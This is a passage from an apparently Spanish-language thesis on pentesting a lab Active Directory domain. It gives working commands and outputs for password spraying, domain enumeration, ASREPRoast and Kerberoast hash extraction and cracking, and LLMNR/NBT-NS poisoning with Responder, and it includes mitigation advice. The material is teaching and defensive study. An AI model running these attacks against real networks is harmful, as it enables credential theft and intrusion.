

Figura 2.13: Comando Kerbrute para listado de usuarios haciendo uso de diccionario

Como podemos observar en la figura 2.13, ya tenemos enumerados usuarios válidos del dominio: **mespinosa, agarcia y rgomez**. Una vez que ya sabemos nombres de usuarios válidos podremos utilizar diccionarios para ejecutar un ataque de *password sprying*[3], o ataques de diccionario para intentar conseguir

[3]El ataque de passwowrd sprying es una técnica utilizada para probar múltiples contraseñas

las contraseñas asociadas a cada usuario. Otra alternativa a destacar, una vez conocidos los nombres válidos del dominio es el ataque **ASREPROAST** como veremos más adelante. Hay que tener especial cuidado con este tipo de ataques que se basan en la comprobación de distintas contraseñas para un usuario en instantes muy cortos de tiempo, puede darse que las directivas de inicio de sesión bloqueen las cuentas tras un número limitado de intentos. En nuestro caso, como la configuración por defecto no establece esta directiva, no corremos el riesgo de que una cuenta se bloquee al intentar iniciar sesión con contraseñas incorrectas, el ataque finalizará de manera exitosa.

3.1.5 Ataque de diccionario

Para la realización de *password sprying* utilizaremos un diccionario de contraseñas comúnmente conocido llamado rockyou.txt [41]. Lanzaremos el ataque y solo tocará esperar hasta que la herramienta nos reporte la contraseña válida para el usuario en cuestión. Comenzamos descubriendo la contraseña asociada al usuario **mespinosa**:

```
crackmapexec smb 192.168.0.30 -u 'mespinosa' -p /usr/share/wordlists/-
rockyou.txt
```



Figura 2.14: Resultado de contraseña válida para el usuario mespinosa

para un conjunto de usuarios.

Tras una larga espera, podemos ver en la figura 2.14 como efectivamente se ha descubierto que la contraseña para este usuario es **Password3!**. Si repetimos el mismo proceso para el resto de usuarios podremos conseguir la contraseña para cada uno de ellos.

Una vez que contamos con un usuario y una contraseña válida ya podremos enumerar todos los usuarios del dominio, por ejemplo, utilizando la herramienta rpcclient que actúa contra el protocolo RPC el cuál no contábamos con permisos anteriormente haciendo uso de una sesión anónima.

```
rpcclient –user mespinosa%Password3! 192.168.0.30 -c enumdomusers
| grep -oP '[.*?]' | grep -v '0x' | tr -d '[]'
```



Figura 2.15: Comando rpcclient para enumerar todos los usuarios del dominio utilizando un usuario y una contraseña

Una opción alternativa, a la vista anteriormente en la figura 2.15, para obtener toda la información acerca del dominio es la herramienta **ldapdomaindump**. Esta herramienta es capaz de extraer información completa del *Active Directory*, incluyendo información sobre grupos, usuarios, ordenadores y políticas de seguridad. Además, es posible obtener dicha información con solamente contar con un usuario y una contraseña válida del dominio, sin necesidad de ser un usuario administrador. La herramienta presenta la información de manera legible y estructurada en formato HTML como se observa en las figuras 2.16, 2.17 y 2.18.

```
ldapdomaindump -u 'josecorp.local\mespinosa' -p 'Password3!'
192.168.0.30
```

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System
mySQL	mySQL$	DC-COMPANY	
PC-Ubuntu	PC-Ubuntu$	ubuntu.josecorp.local	
PC-WINDOWS11	PC-WINDOWS11$	PC-Windows11.josecorp.local	Windows 11 Pro
PC-WINDOWS10	PC-WINDOWS10$	PC-Windows10.josecorp.local	Windows 10 Pro
DC-COMPANY	DC-COMPANY$	DC-Company.josecorp.local	Windows Server 2022 Standard

Figura 2.16: Información de los ordenadores conectados al *Active Directory*

Domain policy

distinguishedName	Lockout time window	Lockout Duration	Lockout Threshold	Max password age
DC=josecorp,DC=local	30.0 minutes	30.0 minutes	0	42.00 days

Figura 2.17: Información de la política configurada en *Active Directory*

CN	name	SAM Name	Member of groups
Noel Perez	Noel Perez	nperez	Admins. del dominio, Administradores
SVC_SQLservice	SVC_SQLservice	svc_sqlservice	Usuarios de administración remota, Usuarios de escritorio remoto
Martin Espinosa	Martin Espinosa	mespinosa	
Raúl Gómez	Raúl Gómez	rgomez	
Alejandro García	Alejandro García	agarcia	Usuarios de administración remota, Usuarios de escritorio remoto

Figura 2.18: Información de los usuarios y grupos del *Active Directory*

3.2. Explotación

En esta fase de explotación, intentaremos mediante la información recolectada anteriormente, ganar acceso al sistema destino. Algunas técnicas comunes de explotación en *Active Directory* incluyen Kerberoasting, ASREPRoast, LLMNR Poising, etc.

3.2.1 ASREPRoast

El ataque ASREPRoast es un tipo de ataque de fuerza bruta que se enfoca en usuarios que no tienen el atributo Kerberos de preautenticación requerida (DONT_REQ_PREAUTH). Este atributo está diseñado para agregar una capa adicional de seguridad a los usuarios de Kerberos, obligando al cliente a autenticarse antes de enviar una solicitud de ticket. Al no requerir autenticación en el AS_REQ, se puede envíar un mensaje KRB_AS_REQ sin necesidad de enviar un timestamp cifrado con el *hash* del usuario, así que no será necesario saber la contraseña del usuario para enviar la solicitud al KDC. Es entonces cuando el KDC devuelve al usuario un mensaje AS_REP. Este último tipo de mensaje contiene un trozo de datos cifrados con la clave original del usuario, derivada de su contraseña. Utilizando este mensaje, la contraseña del usuario podría ser descifrada *offline*. Vemos en la figura 2.19 el contenido de un mensaje KRB_AS_REQ.



Figura 2.19: Contenido del mensaje KRB_AS_REQ

Es importante destacar que el ataque ASREPRoast no es una vulnerabilidad de Kerberos en sí mismo, sino más bien una debilidad en la configuración de los usuarios. Los administradores de sistemas deben asegurarse de que los

usuarios de Kerberos tengan el atributo de preautenticación requerida habilitado para evitar este tipo de ataques. Además, es importante implementar políticas de contraseñas fuertes y realizar una gestión adecuada de las credenciales de los usuarios para prevenir este y otros tipos de ataques.

Una herramienta utilizada para explotar un ASREPRoast es el GetNPUsers (Get Not Preauth Users) de la suit de Impacket. Consiste en un *script* intentará listar y obtener TGT para aquellos usuarios que tengan la propiedad (UF_DONT _REQUIRE_PREAUTH).

```
impacket-GetNPUsers josecorp.local/ -usersfile users.txt
```



Figura 2.20: Hash del usuario vulnerable a ASRESRoast

La figura 2.20 muestra que el usuario **svc_sqlservice** no requiere de autenticación previa y, además tenemos un *hash* el cual podemos tratar de *crackear* para conseguir la contraseña asociada a ese usuario en texto claro. Podemos utilizar tanto la herramienta Hashcat como John The Ripper. Para la herramienta de Hashcat hay que indicar el tipo de hash que se quiere *crackear*. En nuestro caso, es un **hash Kerberos 5, type 23, AS-REP** que corresponde con hash-mode 18200, habrá que indicarlo con el parámetro -m <hash mode>y con el parámetro -a <tipo ataque>(el número 0 corresponde con ataque de diccionario).

```
hashcat -m 18200 -a 0 hashes.asreproast /usr/share/wordlists/rockyou.txt
```



Figura 2.21: *Hash crackeado* con la contraseña en texto claro del usuario SVC_SQLService

En la figurar 2.21 se observa que la contraseña en texto claro para el usuario svc_sqlservice es **MYpassword123#**. Ahora toca validar la contraseña con la herramienta CrackMapExec. En caso de que la credencial para el usuario sea válida vendrá representado con un [+] como vemos en la figura 2.22.

Figura 2.22: Validación de la contraseña para el usuario SQL_SVCService

3.2.2 Kerberoast *attack*

Cada servicio que utiliza Kerberos debe tener una cuenta de ordenador en el Directorio Activo de Windows. Cuando se crea una cuenta de ordenador para un servicio, se le asigna un Nombre Principal de Servicio (SPN, en inglés *Service Principal Name*) único que identifica al servicio en la red. El SPN está asociado con la cuenta de ordenador en el Directorio Activo y se utiliza para establecer la confianza entre el usuario y el servicio.

En nuestro entorno de *Active Directory*, tenemos un servicio de base de datos SQL asociado con una cuenta de ordenador, SVC_SQLService. Cuando cualquier usuario intenta acceder a el servicio, el cliente solicita un ticket de autenticación de Kerberos al servidor de autenticación, un *Ticket Granting Service*. El ticket contiene el SPN del servicio al que se intenta acceder y es utilizado por Kerberos para establecer una sesión segura entre el usuario y el servicio.



Figura 2.23: Contenido del mensaje KRB_TGS_REP

En la figura 2.23 podemos observar cómo el TGS es firmado con la clave del propietario del servicio, en nuestro caso SQL_SVCService. Si conseguimos obtener un TGS del servicio del cual esta cuenta es propietaria, podríamos tratar de *crackear* este TGS obteniendo así la clave del usuario propietario del servicio. La herramienta Impacket-GetUserSPNs [42] nos permite solicitar un TGS para cualquier usuario que tenga el privilegio “Read ServicePrincipalName” en el directorio de *Active Directory*, figura 2.24.

```
impacket-GetUserSPNs josecorp.local/svc_sqlservice:MYpassword123#
-outputfile hashes.kerberoast
```

```
❯ impacket-GetUserSPNs josecorp.local/svc_sqlservice:MYpassword123# -request
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName                    Name           MemberOf
                                PasswordLastSet             LastLogon
 Delegation
--------------------------------------  -------------  --------------------------------
---------------------------------  -------------------------  -------------------------
 ----------
josecorp.local/SVC_SQLService.DC-Company  svc_sqlservice  CN=Usuarios de administraciÃ³n rem
ota,CN=Builtin,DC=josecorp,DC=local  2023-04-01 10:05:38.836539  2023-04-20 22:13:12.743028
```

Figura 2.24: Comando para comprobar si el usuario SVC_SQLService es “Kerberoasteable”

Figura 2.25: Hash kerberoast del usuario SVC_SQLService

Como atacantes, si conseguimos *crackear* el *hash*, como el visto en la figura 2.25, tendremos acceso a la contraseña en texto claro del usuario SVC_SQLService que es la cuenta que tiene asociada el servicio de SQL. Podemos *crackear* este *hash* ya sea con la herramienta hashcat o con JhonTheRipper. En este caso, vamos a optar por la segunda opción y vemos que, efectivamente, utilizando el diccionario rockyou.txt descubrimos que la contraseña para el usuario **SVC_SQLService** es **MYpassword123#** como se observa en la figura 2.26.



Figura 2.26: Contraseña en texto claro para el usuario SVC_SQLService

3.2.3 Envenenamiento LLMNR/NBT-NS

Para entender este ataque deberemos comprender cuáles son los principales protocolos involucrados en la resolución de nombres en una red. En particular, es importante conocer el protocolo LLMNR, el protocolo NetBIOS y el protocolo MDNS.

- El protocolo **LLMNR** (del inglés *Link-Local Multicast Name Resolution*) [43] es un protocolo de red utilizado para resolver nombres de host en una red sin necesidad de un servidor DNS. Cuando un dispositivo necesita resolver el nombre de un host en la red, envía una solicitud LLMNR de multidifusión a todos los dispositivos de la red. Si algún dispositivo tiene el nombre de host solicitado, responderá a la solicitud LLMNR y proporcionará su dirección IP. Se considera como el sucesor del protocolo NetBIOS.
- **NBT-NS**: el servicio de nombres NetBIOS (NBT-NS) es un protocolo de Windows que se utiliza para traducir nombres NetBIOS a direcciones IP en una red local. Es análogo a lo que hace el DNS en Internet. El servicio NBT-NS asigna un nombre NetBIOS a cada máquina. Funciona en el puerto UDP 137.
- **Multicast DNS**: el protocolo MDNS es un protocolo de resolución de nombres que se basa en la multidifusión directa de consultas a todos los clientes de una red. En lugar de hacer una consulta a un servidor de nombres como en el caso del DNS tradicional, el MDNS envía una consulta directamente a todos los clientes de la red de forma simultánea. Cuando un cliente tiene la respuesta a la consulta, responde a la misma multidifusión informando a todos los demás clientes de la conexión entre el nombre y la dirección IP. De esta forma, todos los clientes pueden actualizar su caché con la información obtenida y reducir el tiempo y la carga de tráfico de la red.

Caso de uso

Imaginemos que una víctima quiere conectarse a una unidad compartida \\sql\users por lo que envía la solicitud al servidor DNS. El único problema es que DNS no puede conectarse a \\sql\users ya que no existe. Por lo tanto, el servidor responde diciendo que no puede conectar a la víctima a \\sql\users. A partir de entonces, la víctima multidifundirá esta petición a toda la red (utilizando LLMNR) por si algún usuario en particular conoce la ruta a la unidad compartida.

Un adversario puede falsificar una fuente autorizada para la resolución de nombres respondiendo a esta solicitud de multidifusión de una víctima como si

conociera la identidad de la unidad compartida a la que la víctima quiere conectarse y, a su vez, solicitar su *hash* NTLM. Esto significa que el atacante ha envenenado el servicio [43]. Veamos esta explicación en la siguiente figura 2.27:



Figura 2.27: Explicación del envenenamiento LLMNR/NBT-NS

- **Ataque 1: Envenenamiento LLMNR/NBT-NS a través de SMB**

Básicamente, cuando un sistema intenta acceder a un recurso compartido SMB, envía una solicitud al servidor DNS que, a continuación, resuelve el nombre del recurso compartido a la dirección IP correspondiente para que el sistema solicitante puede acceder a él. Sin embargo, cuando el nombre del recurso compartido proporcionado no existe, el sistema envía una consulta LLMNR a toda la red. De este modo, si algún usuario (dirección IP) tiene acceso a ese recurso compartido, puede responder y proporcionar la comunicación al solicitante.

Para la realización de este ataque utilizaremos la herramienta *Responder*. Esta herramienta nos permite nos permite escuchar en la red y responder automáticamente a solicitudes LLMNR y NBT-NS. De este modo, cuando un sistema solicite un recurso compartido que no existe, *Responder* puede responder falsamente como si tuviera acceso a ese recurso compartido y, a continuación, solicitar el *hash* NTLM del sistema solicitante.

Como se puede comprobar en la figura 2.28, si no tenemos iniciado la herramienta *Responder*, cuando el sistema solicitante envíe el *multicast* al no existir nos saldrá un mensaje de error informándonos de que no se puede obtener acceso al recurso.



Figura 2.28: Búsqueda de recurso compartido no existente a nivel de red con el *Responder* desactivado

Pero qué pasa cuando activamos el *Responder* y un equipo intenta acceder al recurso \\sql\users. En este caso el recurso estará accesible ya que el *Responder* reenviará a la solicitud de la maquina solicitante una respuesta informando de que el posee la dirección solicitada. Nuestro equipo víctima enviará el *hash* NTLM a la máquina del atacante, *hash* que será capturado y tratado de ser crackeado para conseguir las credenciales del usuario en texto claro. Veamos la realización de este ataque en las figuras 2.29, 2.30 y 2.31:

```
responder -I ens33
```



Figura 2.29: Activación de *Responder* desde la máquina del atacante

